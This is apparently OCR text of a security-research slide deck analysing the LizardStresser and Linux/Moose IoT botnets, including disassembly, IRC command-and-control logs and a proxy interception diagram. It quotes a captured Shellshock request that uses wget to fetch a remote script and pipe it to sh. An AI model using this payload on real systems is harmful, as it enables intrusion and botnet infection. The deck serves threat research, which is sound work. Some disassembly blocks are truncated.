
- Shellshock
- SSH credentials brute-force
- Telnet credentials brute-force

Exemple of Shellshock Attempt

```
GET /cgi-bin/authLogin.cgi HTTP/1.1
Host: 127.0.0.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: () { goo;}; wget -qO - http://o.kei.su/qn | sh > /dev/null 2>&1 &
```

Other Variants

- HTTPS support
- CloudFlare protection bypass




```
00402E50 jalr    $t9 ; sub_41F4D0
00402E54 nop
00402E58 lw      $gp, 0xD28+var_CF8($sp)
00402E5C move    $a1, $v0
00402E60 la      $t9, sub_41EE00
00402E64 nop
00402E68 jalr    $t9 ; sub_41EE00
00402E6C addiu   $a0, $sp, 0xD28+var_C54
00402E70 lw      $gp, 0xD28+var_CF8($sp)
00402E74 nop
```

```
00402E78
00402E78 loc_402E78:
00402E78 la      $a1, loc_420000
00402E7C la      $t9, sub_41F180
00402E80 move    $a0, $s4
00402E84 jalr    $t9 ; sub_41F180
00402E88 addiu   $a1, (aCloudflareNgin - 0x420000)  # "cloudflare-nginx"
00402E8C lw      $gp, 0xD28+var_CF8($sp)
00402E90 beqz    $v0, loc_402DB0
00402E94 nop
```

```
004030F0 la       $a1,
004030F4 la       $t9,
004030F8 addiu    $a1,
004030FC jalr     $t9 ;
00403100 move     $a0,
00403104 lw       $gp,
00403108 beqz     $v0,
0040310C nop
```

```
00403110 la       $a1,
00403114 la       $t9
```


100.00% (2590,8365) (270,186) 0000310C 0040310C: sub_402A34+6 (Synchronized with Hex Vie



Sophisticated?


- LizardStresser database was leaked
- Passwords in plaintext…

IRC Command and Control



```
-------- Day changed to 08/25/15 --------
09:32  -!- There are 0 users and 2085 invisible on 1 servers
09:32  -!- 42 unknown connection(s)
09:32  -!- 3 channels formed
09:32  -!- I have 2085 clients and 0 servers
09:32  -!- 2085 2119 Current local users 2085, max 2119
09:32  -!- 2085 2119 Current global users 2085, max 2119
```

Bot Masters



```
12:56  -!- Topic for #Fazzix: 1k
12:56  -!- Topic set by void <> (Wed Aug 19 09:58:45 2015)
12:56 [Users #Fazzix]
12:56 [~void] [~void_] [@bob1k] [@Fazzix] [ Myutro]·
12:56  -!- Irssi: #Fazzix: Total of 5 nicks (4 ops, 0 halfops, 0 voices, 1 normal)
12:56  -!- Channel #Fazzix created Mon Aug 17 03:11:29 2015
12:56  -!- Irssi: Join to #Fazzix was synced in 2 secs
```

LizardSquad

- Due to source code leaked, very prevalent
- Now operated by numerous unrelated actors
- Focused on DDoS


Linux/Moose

Linux/Moose

A stealthy botnet who monetizes its activities by **selling fraudulent followers** on Instagram, Twitter, YouTube and other social networks

Dissecting Linux/Moose: a Linux Router-based Worm Hungry for Social Networks

BY OLIVIER BILODEAU POSTED 26 MAY 2015 - 12:46PM



TCP
IP Metadata
(unencrypted)


HTTPS
HTTP over TLS
(encrypted and authenticated)

Proxy client

Infected host

Targeted social network

SOCKS PROXY
End-to-end virtual
tunnel (unencrypted)



TCP
IP Metadata
(unencrypted)

Honeypot

Proxy client

Infected host

Man-in-the-Middle Attack

Targeted social network

SOCKS PROXY
End-to-end virtual tunnel (unencrypted
and terminated via redirection)

HTTPS
HTTP over TLS
(encrypted and **not** authenticated)

HTTPS
HTTP over TLS
(encrypted and authenticated)

Publication

Linux/Moose is running a stealthy, profitable botnet while advertising the services on the clear Web and selling them to normal people.

GoSecure

EGO
MARKET

When Greed
for Fame Benefits
Large-Scale Botnets

